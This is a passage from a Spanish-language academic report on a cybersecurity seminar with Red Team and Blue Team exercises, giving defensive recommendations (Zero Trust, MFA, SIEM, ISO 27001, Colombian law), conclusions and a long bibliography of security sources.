- Estrategias dinámicas basadas en inteligencia de amenazas permiten a ambos equipos ajustar sus tácticas en tiempo real, optimizando la protección contra ataques emergentes.

Capacitación y especialización técnica:

- La formación continua en nuevas herramientas, técnicas de ataque y defensa, y actualizaciones normativas fortalece la capacidad de respuesta de ambos equipos.

6.6 RECOMENDACIONES PARA EL PLANTEAMIENTO DE ESREATEGIAS QUE PERMITAN ENDURECER LOS ASPECTOS DE SEGURIDAD EN UNA ORGANIZACIÓN.

Estandarización basada en normativas:

- Alinear las estrategias con estándares internacionales como la **ISO/IEC 27001** para gestionar riesgos de manera eficiente. En Colombia, garantizar el cumplimiento con la Ley 1273 de 2009 y el Decreto 338 de 2022 refuerza la confianza en la seguridad de la organización.

Implementar defensa en profundidad:

- Utilizar una combinación de firewalls, sistemas de detección de intrusos (IDS/IPS), segmentación de redes y autenticación multifactor (MFA) para proteger cada capa de la infraestructura.

Basado en el análisis de las actividades descritas en el documento, el modelo Zero Trust emerge como una estrategia esencial para reforzar los controles de seguridad en las organizaciones. Sus principales recomendaciones incluyen:

Autenticación Multifactor (MFA)

- La implementación de la autenticación multifactor asegura que el acceso a los sistemas sea restringido incluso si un atacante obtiene credenciales válidas. Esto es crucial en actividades como la simulación de phishing, donde el Blue Team puede utilizar estas medidas como primera línea de defensa.

Microsegmentación de la Red

- Dividir la red en segmentos más pequeños y seguros limita el movimiento lateral que un atacante puede realizar tras comprometer un sistema. Esto es particularmente relevante en

las actividades relacionadas con el movimiento lateral y la explotación de vulnerabilidades, subrayando la importancia de reducir el alcance de los atacantes (Akamai, s. f.-a).

Monitoreo y Registro del Tráfico de Red

- El modelo Zero Trust requiere una visibilidad completa. El uso de herramientas como Wireshark y Nessus, mencionadas en el informe, debe complementarse con un monitoreo continuo para detectar patrones anómalos y fortalecer la postura defensiva.

Modelo de Privilegios Mínimos

- Cada usuario y sistema debe tener solo los permisos necesarios para cumplir su función, lo que limita el daño potencial en caso de una brecha. Las actividades de post-explotación ilustraron cómo el abuso de permisos elevados puede agravar un incidente.
- Integrar estas recomendaciones dentro de una estrategia de Zero Trust mejora la capacidad de las organizaciones para prevenir, detectar y responder a amenazas cibernéticas, fortaleciendo así la seguridad general (Akamai, s. f.-a).

Fortalecimiento de la gestión de accesos:

- Implementar controles estrictos de acceso basados en roles (RBAC) y monitorear actividades sospechosas en tiempo real. Herramientas como SIEM centralizan el análisis de eventos de seguridad, acelerando la detección y respuesta a incidentes.

Adoptar un enfoque basado en riesgos:

- Priorizar los recursos en la mitigación de vulnerabilidades de mayor impacto para la organización. Realizar análisis regulares con herramientas como Nessus o OpenVAS para evaluar riesgos.

Fomentar la cultura de ciberseguridad:

- Capacitar a todos los empleados en buenas prácticas, como la identificación de correos de phishing y la protección de contraseñas.
- Involucrar a todos los niveles organizacionales en simulacros de ataques y ejercicios de respuesta a incidentes.

Fortalecer los protocolos de respuesta a incidentes:

- Desarrollar y probar regularmente planes de recuperación ante desastres y gestión de incidentes basados en normas como la ISO/IEC 27035.

Resiliencia operativa:

- Diseñar planes de continuidad del negocio y recuperación ante desastres. Probar regularmente estos planes asegura que la organización pueda recuperarse rápidamente de un ataque cibernético.

Integrar sistemas de monitoreo centralizado:

- Utilizar herramientas SIEM (como por ejemplo Splunk) para analizar eventos de seguridad en tiempo real, permitiendo una detección y respuesta más rápida a incidentes.

Asegurar el cumplimiento normativo:

- Garantizar que las políticas internas se alineen con estándares internacionales (ISO/IEC 27001) y normativas locales, como la Ley 1581 de 2012 sobre protección de datos personales.

Promover auditorías continuas:

- Realizar pruebas de penetración periódicas y evaluaciones de seguridad con la participación de equipos RedTeam y BlueTeam.

Recomendaciones adicionales

1. **Técnicas (Red Team y Blue Team)**
    - Implementar análisis de vulnerabilidades continuos con herramientas automatizadas como Nessus o OpenVAS, para identificar y abordar riesgos antes de que sean explotados.
    - Mejorar la técnica de movimiento lateral en las simulaciones del Red Team para emular ataques avanzados y detectar brechas críticas en la segmentación de redes.
    - Diseñar ejercicios de contención en tiempo real, liderados por el Blue Team, que incluyan la gestión simultánea de múltiples incidentes simulados.
    - Priorizar el uso de MFA (Autenticación Multifactor) y monitoreo de endpoints (EDR) en la infraestructura organizacional para mitigar accesos no autorizados.
2. **Legales y de cumplimiento normativo**
    - Establecer un marco claro de gobernanza en ciberseguridad que cumpla con normativas locales e internacionales, como ISO 27001, la Ley 1273 de 2009 en Colombia.
    - Revisar periódicamente los acuerdos de confidencialidad y las políticas de uso aceptable de la organización, asegurando que no contengan cláusulas vulnerables a interpretación.
    - Documentar las estrategias aplicadas en el seminario como base para crear manuales internos de respuesta a incidentes y auditorías legales futuras.
3. **Operativas y organizacionales**
    - Establecer un CSIRT (Computer Security Incident Response Team) interno en la organización, con protocolos claros para detección, análisis y respuesta ante amenazas.
    - Diseñar simulaciones de escenarios personalizados para áreas específicas de la organización, como ataques dirigidos a sistemas financieros o bases de datos sensibles.
    - Realizar pruebas de "ingeniería social" anuales, enfocadas en identificar debilidades

humanas, como el phishing, y mejorar la capacitación del personal.

4. **Formación y sensibilización**
    - Desarrollar un plan de capacitación continua para el personal que incluya talleres prácticos de defensa activa y manejo de herramientas como Wireshark, Metasploit y Mimikatz.
    - Crear campañas internas de concienciación en ciberseguridad para los empleados no técnicos, con énfasis en el reconocimiento de correos electrónicos y sitios web fraudulentos.
    - Fomentar la participación en foros y eventos especializados de ciberseguridad (como OWASP o conferencias locales), donde los equipos puedan aprender sobre amenazas emergentes.
5. **Monitoreo y mejora continua**
    - Implementar un programa de revisión mensual de logs y eventos mediante herramientas SIEM, como Splunk o AlienVault, para asegurar un monitoreo proactivo.
    - Introducir simulaciones regulares de ataques con herramientas como Cobalt Strike para evaluar continuamente la preparación del Red Team y Blue Team.
    - Crear un repositorio interno de casos de estudio y análisis de incidentes para evaluar las tendencias de amenazas cibernéticas específicas del sector.

6.7 CONCLUSONES QUE PERMITAN LA CONSTRUCCION DEL CONOCIMIENTO DESDE EL ENFOQUE DE LA CIBERSEGURIDAD.

La ciberseguridad como un proceso integral:

- RedTeam y BlueTeam representan dos caras de la misma moneda: mientras el primero explora cómo romper las defensas, el segundo las refuerza. Esta interacción es clave para construir estrategias integrales y fomentar un enfoque adaptativo frente a las amenazas.

El seminario especializado en ciberseguridad permitió identificar múltiples vectores de ataque y vulnerabilidades comunes en entornos organizacionales. En este contexto, el modelo **Zero Trust** emerge como una herramienta fundamental para construir un conocimiento estratégico y operativo.

- **Fortalecimiento de la seguridad proactiva**: Zero Trust se alinea con las actividades realizadas durante el seminario, enfatizando un enfoque preventivo que va más allá de los controles tradicionales. Al implementar principios como la verificación continua y la segmentación, las organizaciones pueden adelantarse a los atacantes (Akamai, s. f.-a).
- **Capacitación integrada para equipos Red Team y Blue Team**: Este enfoque fomenta la preparación en ambos equipos para escenarios altamente restrictivos, desarrollando habilidades prácticas que abordan desde la explotación de vulnerabilidades hasta la contención y mitigación.
- **Construcción de una mentalidad resiliente**: Zero Trust enseña a los profesionales de la ciberseguridad que la confianza implícita en los sistemas es un error crítico. Su integración en los ejercicios del seminario promueve un cambio de mentalidad hacia una postura defensiva más robusta y adaptable frente a nuevas amenazas.

Incorporar Zero Trust como eje central en las estrategias de ciberseguridad no solo refuerza la capacidad de las organizaciones para defenderse de ataques complejos, sino que también consolida un marco normativo y ético para la gestión de la seguridad digital.

Importancia de la formación continua:

- La rápida evolución de las amenazas digitales exige un aprendizaje constante en nuevas técnicas, herramientas y estándares normativos.

Necesidad de enfoques adaptativos:

- La construcción del conocimiento en ciberseguridad requiere estrategias dinámicas basadas en la inteligencia de amenazas y en la evolución constante de los vectores de ataque.

El conocimiento como ventaja competitiva:

- Documentar los hallazgos de simulaciones y auditorías permite a las organizaciones crear bases de conocimiento que sirvan como referencia para futuras estrategias. Esto también ayuda a estandarizar procedimientos y a reducir errores en el manejo de incidentes.

Impacto del cumplimiento normativo:

- Alinear las estrategias de ciberseguridad con marcos legales y éticos no solo protege a las organizaciones de sanciones, sino que también fomenta la confianza de los clientes y partes interesadas.

La importancia del marco normativo:

- Las normativas, como la Ley 1273 de 2009 y la Ley 1581 de 2012, establecen lineamientos claros que guían el comportamiento ético y legal de los profesionales de ciberseguridad. Incorporar estas leyes en las estrategias fortalece la confianza de clientes y socios.

Relevancia de la colaboración interdepartamental:

- La integración de equipos multidisciplinarios en ejercicios de ciberseguridad fomenta una comprensión más amplia de los riesgos, facilitando soluciones integrales y efectivas.

Adaptabilidad ante un panorama cambiante:

- La construcción del conocimiento no se detiene: las estrategias deben ser revisadas y ajustadas regularmente en función de nuevas amenazas y tecnologías emergentes. Esto asegura que la organización se mantenga un paso adelante frente a los atacantes.

La ética como pilar de la ciberseguridad:

- Más allá de las herramientas y técnicas, la ética profesional es crucial para garantizar que las estrategias de ciberseguridad respeten la privacidad y los derechos de todas las partes involucradas.

Enlace video de la sustentación

https://www.youtube.com/watch?v=CEeIV4IjVbM

7. CONCLUSIONES

Las actividades realizadas demostraron la importancia de la colaboración entre los equipos Red Team y Blue Team para fortalecer la ciberseguridad organizacional. La simulación de escenarios reales permitió identificar vulnerabilidades críticas y aplicar estrategias efectivas para su mitigación, fortaleciendo así la postura defensiva frente a amenazas avanzadas.

Se destacó la relevancia de trabajar dentro de un marco legal y ético, ajustándose a normativas como la Ley 1273 de 2009 y estándares internacionales. Esto asegura que las estrategias aplicadas no solo sean efectivas, sino también alineadas con las leyes de protección de datos y confidencialidad.

El uso de herramientas como Metasploit, Nmap, Mimikatz y otras, en conjunto con técnicas de pentesting, proporcionó un entendimiento profundo de los métodos ofensivos y defensivos en ciberseguridad. Esto permitió no solo reforzar habilidades técnicas, sino también desarrollar un enfoque práctico orientado a la resolución de problemas.

Las estrategias analizadas y aplicadas durante el seminario permitieron desarrollar recomendaciones concretas para fortalecer la resiliencia de las infraestructuras tecnológicas frente a ciberataques. Además, se generaron propuestas que integran soluciones técnicas, legales y operativas para enfrentar los retos de la ciberseguridad en un entorno dinámico y en constante evolución.

A lo largo del seminario, se lograron consolidar competencias técnicas, legales y estratégicas necesarias para la ejecución de pruebas de seguridad y la contención de incidentes. Esto refleja la preparación adecuada para abordar escenarios reales de ciberseguridad, con una visión integral y adaptativa.

Las lecciones aprendidas refuerzan la importancia de adoptar un enfoque preventivo en lugar de reactivo. Esto incluye la implementación de medidas como simulaciones periódicas, monitoreo continuo y auditorías externas, las cuales garantizan una protección integral y adaptada a las necesidades específicas de cada organización.

8. BIBLIOGRAFÍA

Akamai. (s. f.). *¿Qué es la seguridad Zero Trust? Modelo de seguridad Zero Trust*. Recuperado 2 de diciembre de 2024, de https://www.akamai.com/es/glossary/what-is-zero-trust

Alcarria, P. (2024). *Escaneo de vulnerabilidades: Herramientas y técnicas | OpenWebinars*. OpenWebinars.net. https://openwebinars.net/blog/escaneo-de-vulnerabilidades/

Altube, R. (2021). *Wireshark: Qué es y ejemplos de uso | OpenWebinars*. OpenWebinars.net. https://openwebinars.net/blog/wireshark-que-es-y-ejemplos-de-uso/

Al-Ateeq, I. (2021). *1645.pdf en Egnyte* . Egnyte. https://sansorg.egnyte.com/dl/GKM6OmCJl0

Arturo Díaz Lora (Director). (2023, 23 de marzo). *Cómo instalar y configurar pfsense en VirtualBox* [Grabación de vídeo]. https://www.youtube.com/watch?v=-vndaBqCqX8

Ashcraft, A. (2023, 13 de junio). *Introducción al protocolo SMB de Microsoft y al protocolo CIFS- Win32 apps* . https://learn.microsoft.com/es-es/windows/win32/fileio/microsoft-smb-protocol-and-cifs-protocol-overview

Barahona, D. (2022). *Penetration Testing Best Practices for Every Stage of Testing | APIsec*. https://www.apisec.ai/blog/penetration-testing-best-practices

Ballejos, L. (2024). *A Guide to Windows Application Whitelisting | NinjaOne*. https://www.ninjaone.com/blog/windows-application-whitelisting/

Canosa, A. (2017). *Ataque de una Base de Datos con SQLMap—Backtrack Academy*. https://backtrackacademy.com/articulo/ataque-de-una-base-de-datos-con-sqlmap

Cerón, R. (2023, diciembre 22). ¿Qué es CVE (Common Vulnerabilities and Exposures)? - . *Pandora FMS*. https://pandorafms.com/es/it-topics/que-es-cve/

Che, G. (2015, julio 2). *Una introducción a Responder*. Security Art

Work. https://www.securityartwork.es/2015/07/02/una-introduccion-a-responder/

Chema, A. (2016). *Powershell Empire: Post-Explotación++ en redes Windows*. https://www.elladodelmal.com/2016/02/powershell-empire-post-explotacion-en.html

Ciberseguridad. (s. f.). *Todo lo que debes saber sobre Kali Linux*. Recuperado 14 de octubre de 2024, de https://ciberseguridad.com/herramientas/pruebas-penetracion/kali-linux/

Cichonski, P., Millar, T., Grance, T., & Scarfone, K. (2012). *Computer Security Incident Handling Guide* (No. NIST Special Publication (SP) 800-61 Rev. 2). National Institute of Standards and Technology. https://doi.org/10.6028/NIST.SP.800-61r2

Ciberseguridad, N. (2020). *¿Qué hacer en caso de un ciberataque?* https://blog.netdatanetworks.com/que-hacer-en-caso-de-un-ciberataque

Cilleruelo, C. (2022a, junio 7). *¿Qué es el Social Engineer Toolkit? | KeepCoding Bootcamps*. https://keepcoding.io/blog/que-es-el-social-engineer-toolkit/

Cilleruelo, C. (2022b, octubre 4). *¿Qué es ExploitDB? | KeepCoding Bootcamps*. https://keepcoding.io/blog/que-es-exploitdb/

Copnia. (n.d.). *codigo_etica*.

CompTIA. (s. f.). *Ethical Issues in Cybersecurity*. CompTIA's Future of Tech. Recuperado 25 de octubre de 2024, de https://www.futureoftech.org/cybersecurity/4-ethical-issues-in-cybersecurity/

Congreso de Colombia. (2004). *Ley 906 de 2004—Gestor Normativo*. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=14787

CIS. (s. f.). *About us—CIS®*. CIS. Recuperado 29 de noviembre de 2024, de https://www.cisecurity.org/about-us/

CIS. (2024). *CIS*. CIS. https://www.cisecurity.org

CIS. (2024). *CIS Controls*. CIS. https://www.cisecurity.org/controls/

CIS Controls Version 8. (s. f.). CIS. Recuperado 29 de noviembre de 2024, de https://www.cisecurity.org/controls/v8/

CISA. (2023). *Guía para proteger el software de acceso remoto* .

Llamarada de nube. (s.f.). *¿Qué es el principio de mínimos privilegios? | Llamarada de nube* . Recuperado el 21 de noviembre de 2024, de https://www.cloudflare.com/es-es/learning/access-management/principle-of-least-privilege/?form=MG0AV3

Cunha, D. (2023). *Metasploit Framework: Explotar vulnerabilidades puede ser bastante fácil*. https://www.welivesecurity.com/es/recursos-herramientas/metasploit-framework-explotar-vulnerabilidades/

Cybersecurity Ethics: What Cyber Professionals Need to Know. (s. f.). Recuperado 25 de octubre de 2024, de https://www.augusta.edu/online/blog/cybersecurity-ethics

Cyberzaintza. (s. f.). *Penetration Testing Execution Standard (PTES)*. Recuperado 13 de octubre de 2024, de https://www.ciberseguridad.eus/ciberpedia/marcos-de-referencia/penetration-testing-execution-standard-ptes

Domingov. «¿Cómo Escanear La Red Con Arp-scan En Linux? - Linuxsc.net | Linux, The World's Most Popular Open Source», 22 de octubre de 2020. https://www.linuxsc.net/como-escanear-la-red-con-arp-scan-en-linux/.

Ejercicios Docencia. (2021, febrero 3). Seguridad Informática. *ejercicios docencia*. https://ejerciciosdocencia.wordpress.com/seguridad-informatica/

Elhacker.NET. (2021). Herramientas para realizar ataques Man-in-the-Middle (MITM). *Blog elhacker.NET*. https://blog.elhacker.net/2021/12/herramientas-para-realizar-ataques-man-

in-the-middle-mitm.html

Escaneo de Vulnerabilidades desde Kali Linux con OpenVAS - Behackerpro, 2021. https://www.youtube.com/watch?v=poD-4UGF5aE.

Escuela Europea de Excelencia. (2023). *Segregación de funciones en ISO 27001: De qué trata el control 5.3 de la norma*. https://www.escuelaeuropeaexcelencia.com/2023/11/segregacion-de-funciones-en-iso-27001-de-que-trata-el-control-5-3-de-la-norma/

ESGinnova Group. (2018). *¿Cómo ayuda ISO 27001 al cumplimiento RGPD?* https://www.pmg-ssi.com/2018/06/iso-27001-cumplimiento-reglamento-general-proteccion-datos/

Fastercapital. «Huella digital Minimizar su huella digital una guía paso a paso». FasterCapital. Accedido 7 de noviembre de 2024. https://fastercapital.com/es/contenido/Huella-digital--Minimizar-su-huella-digital--una-guia-paso-a-paso.html

Felipe. «Qué es PowerShell: la herramienta de Windows que te ayudará en la ejecución de tareas - Hosting Plus». *Hosting Plus* - (blog), 6 de julio de 2022. https://www.hostingplus.com.co/blog/que-es-powershell-la-herramienta-de-windows-que-te-ayudara-en-la-ejecucion-de-tareas/.

Force, JT (2020). *Security and Privacy Controls for Information Systems and Organizations* (N.º NIST Special Publication (SP) 800-53 Rev. 5). Instituto Nacional de Estándares y Tecnología. https://doi.org/10.6028/NIST.SP.800-53r5

Fortra. (s. f.). *Software de Simulación de Adversarios y operaciones de Red Teaming | Cobalt Strike*. Recuperado 14 de octubre de 2024, de https://www.fortra.com/es/lineas-de-producto/cobalt-strike

Foulds, L., Harwood, R., & Hall, J. (2023, octubre 11). *Best Practices for Securing Active*

Directory. https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/best-practices-for-securing-active-directory

Gómez, J. (2023). *12 Herramientas de Seguridad Informática para Empresas*. https://www.deltaprotect.com/blog/herramientas-seguridad-informatica

Goretsky, A. (2020). *Teletrabajo: Asegurar el acceso remoto y el RDP* . https://www.welivesecurity.com/la-es/2020/04/06/teletrabajo-asegurar-acceso-remoto-rdp/

Grupo Atico34. (s. f.). *Doxing: Qué es el Doxeo y cómo protegernos*. Recuperado 14 de octubre de 2024, de https://protecciondatos-lopd.com/empresas/doxing-doxeo/

Grupo Atico34. (2024). *Compliance en Ciberseguridad para empresas | Grupo Atico34*. https://protecciondatos-lopd.com/empresas/compliance/ciberseguridad/

Hackertarget. «Nessus 10 On Ubuntu 20.04 Install And Mini Review», 2022. https://hackertarget.com/nessus-ubuntu-install/.

HARDMICRO. «HARDMICRO - Servicio técnico informático». HARDMICRO - Servicio técnico informático, 2024. https://hardmicro.net.

Hodge, S. (2024). *Cómo realizar un análisis post-incidente para la mejora continua* . https://www.cyberriskinsight.com/cyber-incident/conduct-analysis-continuous-improvement/

Hodson, K. (2024). *UNIDAD DE ÉTICA Y CUMPLIMIENTO Informe anual del FY 2023*.

IBM. «¿Qué es una superficie de ataque? | IBM», 28 de junio de 2022. https://www.ibm.com/es-es/topics/attack-surface.

IBM. (s.f.). *¿Qué es un sistema de detección de intrusiones (IDS)?* Recuperado el 21 de noviembre de 2024, de https://www.ibm.com/es-es/topics/intrusion-detection-system

INCIBE. (2023). *La importancia de los informes técnicos | INCIBE-CERT* . https://www.incibe.es/incibe-cert/blog/importancia-los-informes-tecnicos

INCIBE. «CVE-2017-0143 | INCIBE-CERT», 2017. https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2017-0143

IONOS. (2023, 22 de agosto). *Malware: Cómo prevenir, identificar y eliminar software malicioso* . Guía digital de IONOS. https://www.ionos.es/digitalguide/servidores/seguridad/como-identificar-y-eliminar-malware/

IONOS. (2020, septiembre 24). *SMB (Server Message Block): Definición, funciones y áreas de aplicación*. IONOS Digital Guide. https://www.ionos.com/es-us/digitalguide/servidores/know-how/server-message-block-smb/

Kasperky. (2024). *Ataques contra la ciberseguridad e infracciones de la ciberseguridad* . https://latam.kaspersky.com/resource-center/preemptive-safety/how-to-prevent-cyberattacks?srsltid=AfmBOopfvH_YYocWuBB7_Ba_Hffv2nRIiisjSLGG416INbbzO6s4gc-q

Karpesky. «Ataques de fuerza bruta: protección con contraseña». /, 7 de noviembre de 2018. https://latam.kaspersky.com/resource-center/definitions/brute-force-attack?srsltid=AfmBOorZ_sAOtFpS-oGmgus42H8koHDPOnC66v2zTDW2sgiVhHZ17hC5.

Keeper. «¿Qué es un ataque pass-the-hash (PtH)? Keeper Security». Accedido 7 de noviembre de 2024. https://www.keepersecurity.com/threats/pass-the-hash-attack.html.

Kent, K., Chevalier, S., Grance, T. y Dang, H. (2006). *Guía para la integración de técnicas*

forenses en la respuesta a incidentes (n.º NIST SP 800-86; 0.ª ed., pág. NIST SP 800-86). Instituto Nacional de Normas y Tecnología. https://doi.org/10.6028/NIST.SP.800-86

Kolibërs Group. (2021). *Hydra—Herramienta de Fuerza Bruta*. Kolibërs Group. https://www.kolibers.com/blog/hydra-herramienta-de-fuerza-bruta.html

Laprovittera, Carlos. «Curso de Redes para Hackers - Herramientas de Seguridad». *Álvaro Chirou* (blog), 23 de agosto de 2024. https://achirou.com/curso-de-redes-para-hackers-herramientas-de-seguridad/.

Las seis fases del pentesting | Fortra. (s. f.). Recuperado 13 de octubre de 2024, de https://www.fortra.com/es/blog/las-seis-fases-del-pentesting

Leyes co. (s. f.). *Art. 67 Código de Procedimiento Penal Deber de denunciar Artículo 67 (CPP)—Legislación colombiana 2024*. Recuperado 25 de octubre de 2024, de https://leyes.co/codigo_de_procedimiento_penal/67.htm

LISA Institute. (2024). *Inteligencia de Fuentes Abiertas (OSINT): Tipos, métodos y salidas profesionales – LISA Institute*. https://www.lisainstitute.com/blogs/blog/osint-inteligencia-fuentes-abiertas?srsltid=AfmBOoqlkNuqhNIi4N4J5Bl8V6L5HHwefOJFwRttiEHE8V9KSiDxVoej

«Curso de Redes para Hackers - Herramientas de Seguridad». *Álvaro Chirou* (blog), 23 de agosto de 2024. https://achirou.com/curso-de-redes-para-hackers-herramientas-de-seguridad/.

«Guía Rápida de Wireshark: todos los comandos, filtros y sintaxis.» *Álvaro Chirou* (blog), 24 de diciembre de 2023. https://achirou.com/guia-rapida-de-wireshark-todos-los-comandos-filtros-y-sintaxis/.

Markruss. (15 de septiembre de 2022). *Libro sobre los componentes internos de Windows:*

Sysinternals . https://learn.microsoft.com/en-us/sysinternals/resources/windows-internals

Matarazzo, P. (s.f.). *Introducción al libro de seguridad de Windows | Microsoft aprende* . Recuperado el 21 de noviembre de 2024, de https://learn.microsoft.com/es-es/windows/security/book/

Matarazzo, P. (2024, 18 de junio). *Introducción a BitLocker* . https://learn.microsoft.com/es-es/windows/security/operating-system-security/data-protection/bitlocker/

Mayoraz, Guillermo. «HFS: El Servidor Web creado para compartir archivos», 2019. https://tecnovortex.com/servidor-web-http-con-hfs/.

Metasploit Framework - parte 4: postexplotación - escalada de privilegios, 2024. https://www.youtube.com/watch?v=qWxH0sVqvas.

Microsoft. (2024a). *4776(S, F) La computadora intentó validar las credenciales de una cuenta. - Windows 10 | Microsoft aprende* . https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4776

Microsoft. (2024b). *Impedir que el tráfico SMB se conecte lateralmente e introduzca o abandone la red—Soporte técnico de Microsoft* . https://support.microsoft.com/es-es/topic/impedir-que-el-tr%C3%A1fico-smb-se-conexiones-laterales-e-introduzca-o-abandone-la-red-c0541db7- 2244-0dce-18fd-14a3ddeb282a

Microsoft. (2024c). *¿Qué es SIEM? | Seguridad de Microsoft* . https://www.microsoft.com/es-es/security/business/security-101/what-is-siem

Micucci, M. (2023). *Evaluación de vulnerabilidades usando OpenVAS*. https://www.welivesecurity.com/es/recursos-herramientas/evaluacion-vulnerabilidades-openvas/

Ministerio de Educación Nacional. (2020, noviembre 30). *Protección de Datos Personales |*

Ministerio de Educación Nacional. https://www.mineducacion.gov.co/portal/micrositios-institucionales/Modelo-Integrado-de-Planeacion-y-Gestion/Data/387771:Proteccion-de-Datos-Personales

MITRE ATT&CK. (2024). *Techniques—Enterprise | MITRE ATT&CK®*. https://attack.mitre.org/techniques/enterprise/

Morrow, S. (2022). *Five ethical decisions cybersecurity pros face: What would you do? | Infosec*. https://www.infosecinstitute.com/resources/industry-insights/five-ethical-decisions-cybersecurity-pros-face-what-would-you-do/

Nagaraj, KNKSNK 9 mil seguidores E. | E. | C. de seguridad cibernética | I. de inteligencia. (2023). *FTK Imager: una guía completa para análisis e imágenes forenses* . https://cyberw1ng.medium.com/ftk-imager-a-comprehensive-guide-to-forensic-imaging-and-analysis-2023-4eca04272614

NIST. (2024). *Adiós a lo viejo, bienvenido lo nuevo: hacer de la MFA la norma* . https://www.nist.gov/blogs/cybersecurity-insights/out-old-new-making-mfa-norm

Nist. «NVD - CVE-2017-0143», 2017. https://nvd.nist.gov/vuln/detail/CVE-2017-0143.

Nmap. (s.f.). *Guía de referencia de Nmap (Página de manual)* . Recuperado el 16 de noviembre de 2024, de https://nmap.org/man/es/index.html

Nmap. «smb-vuln-ms17-010 NSE script — Nmap Scripting Engine documentation». Accedido 7 de noviembre de 2024. https://nmap.org/nsedoc/scripts/smb-vuln-ms17-010.html.

Noonan, L. (2024). *Gestión de incidentes: 7 pasos claves para una respuesta eficaz en ciberseguridad* . https://www.metacompliance.com/es/blog/cyber-security-awareness/incident-management-7-key-steps-for- Effective-cybersecurity-response

North Networks. (2024, enero 16). *¿Que es Acunetix?, Pruebas de Vulnerabilidad Web*. https://www.north-networks.com/que-es-acunetix/

Nowak, S. (2022, noviembre 28). ¿Qué es el Pentesting? Tipos, fases y herramientas. *Nuclio Digital School*. https://nuclio.school/blog/que-es-el-pentesting/

O'Neill, P. H. (2017, febrero 3). Hackers break into Polish banks through government regulator charged with bank security standards. *CyberScoop*. https://cyberscoop.com/hackers-break-polish-banks-government-regulator-charged-bank-security-standards/

OpenVAS. (s. f.). *OpenVAS - Escáner abierto de evaluación de vulnerabilidades*. Recuperado 8 de octubre de 2024, de https://www.openvas.org/

OpenWebinars. (s. f.). *Fases del pentesting: Pasos para asegurar tus sistemas*. OpenWebinars.net. Recuperado 13 de octubre de 2024, de https://openwebinars.net/blog/fases-del-pentesting-pasos-para-asegurar-tus-sistemas/

Orin, T. (2024, 29 de abril). *Información general sobre la directiva de grupo para Windows* . https://learn.microsoft.com/es-es/windows-server/identity/ad-ds/manage/group-policy/group-policy-overview

Palo Alto. (s.f.). *Análisis forense digital y respuesta a incidentes (DFIR)* . Redes de Palo Alto. Recuperado el 16 de noviembre de 2024, de https://origin-www.paloaltonetworks.com/cyberpedia/digital-forensics-and-incident-response

Pamnani, V., y Matarazzo, P. (10 de julio de 2024). *Guía de líneas base de seguridad* . https://learn.microsoft.com/en-us/windows/security/operating-system-security/device-management/windows-security-configuration-framework/windows-security-baselines

Patch Management. (s. f.). Patch Management—As a Service Journal. *Managed Services Journal*.

Recuperado 29 de noviembre de 2024, de https://managedservicesjournal.com/patch-management/

Payuyo, A. (2024). *Fortalezca su postura de seguridad con NIST CSF 2.0 y AvePoint*. AvePoint. https://www.avepoint.com/blog/protect/strengthening-your-security-posture-with-nist-csf-2-0-and-avepoint

Plan_Recuperación_Desastres_v1.pdf. (s.f.). Recuperado el 21 de noviembre de 2024, de https://tools.sodapdf.com/

Policía Nacional de Colombia. (s. f.). *Normatividad sobre delitos informáticos | Policía Nacional de Colombia*. Recuperado 11 de octubre de 2024, de https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos

Puime, J. (2009). *EL CIBERESPIONAJE Y LA CIBERSEGURIDAD.*

Process, Data Source DS0009 | MITRE ATT&CK®. (s. f.). Recuperado 29 de noviembre de 2024, de https://attack.mitre.org/datasources/DS0009/

Qualys. (s. f.). *Qualys lleva su solución de Gestión de Vulnerabilidades al siguiente nivel*. Recuperado 14 de octubre de 2024, de https://www.qualys.com/company/newsroom/news-releases/es/qualys-lleva-su-solucion-de-gestion-de-vulnerabilidades-al-siguiente-nivel/

Raul-Profesor. «Escalada privilegios en Linux y en Windows - Seguridad en sistemas del curso de especialista en ciberseguridad». Accedido 7 de noviembre de 2024. https://raul-profesor.github.io/Curso-especialista-ciberseguridad/section/privesc/

RedHat. (2021). *El concepto de CVE*. https://www.redhat.com/es/topics/security/what-is-cve

Ricós, Pastor. «Pentesting y generación de exploits con Metasploit», 2020.

Robmazz. «Activar o desactivar la auditoría», 1 de abril de 2024. https://learn.microsoft.com/es-

es/purview/audit-log-enable-disable.

Scientific Research. (2024). *Security Operations Center: A Framework for Automated Triage, Containment and Escalation*. https://www.scirp.org/journal/paperinformation?paperid=103116

SentinelOne. (2024). *Cyber Security Incident Response: Definition & Best Practices*. SentinelOne. https://www.sentinelone.com/cybersecurity-101/cybersecurity/cyber-security-incident-response/

Sentrio. (2023, septiembre 27). Herramientas esenciales de monitoreo y observabilidad. *Sentrio*. https://sentrio.io/blog/herramientas-esenciales-de-monitoreo-y-observabilidad/

Servicios, MD &. (16 de abril de 2024). *Cyber Insights*. Mastercard Data & Services. https://www.mastercardservices.com/en/capabilities/cyber-insights

Silverfort. «¿Qué es la gestión de acceso privilegiado (PAM)? | Silverfort Glosario», 2024. https://www.silverfort.com/es/glossary/privileged-access-management-pam/.

Smatlak, D. (4 de noviembre de 2024). *Detalles del cumplimiento normativo de NIST SP 800-53 Rev. 5 (Gobierno de Azure): Política de Azure* . https://learn.microsoft.com/es-es/azure/governance/policy/samples/gov-nist-sp-800-53-r5

Stallings, W. (1994). *Fundamentos de seguridad en redes: Aplicaciones y estándares* . Pearson Educación.

Taborda, Juan. «USO DE LOS COMANDOS NET USER Y NET LOCALGROUP». *JCTSOLUCIONES S.A.S.* (blog), 24 de agosto de 2018. https://www.jctsoluciones.com.co/uso-de-los-comandos-net-user-y-net-localgroup/.

Tarlogic Security. (2024). *Burp suite*. Tarlogic Security. https://www.tarlogic.com/es/glosario-ciberseguridad/burp-suite/

TIIA. (2024). *Nuevas Normas Globales de Auditoría Interna traducidas al español por el Instituto de Auditores Internos de España y la Fundación Latinoamericana de Auditores Internos*.

Uninorte. (2023). *Política de privacidad de datos—Uninorte*. https://www.uninorte.edu.co/politica-de-privacidad-de-datos

Weber, K. (2022). CYBERSECURITY_AND_ETHICAL_SOCIAL_AND_ POLITICAL_CON.

Wireshark. (s. f.). *Wireshark · Documentación* . Wireshark. Recuperado el 16 de noviembre de 2024, de http://localhost:4321/docs/default.html

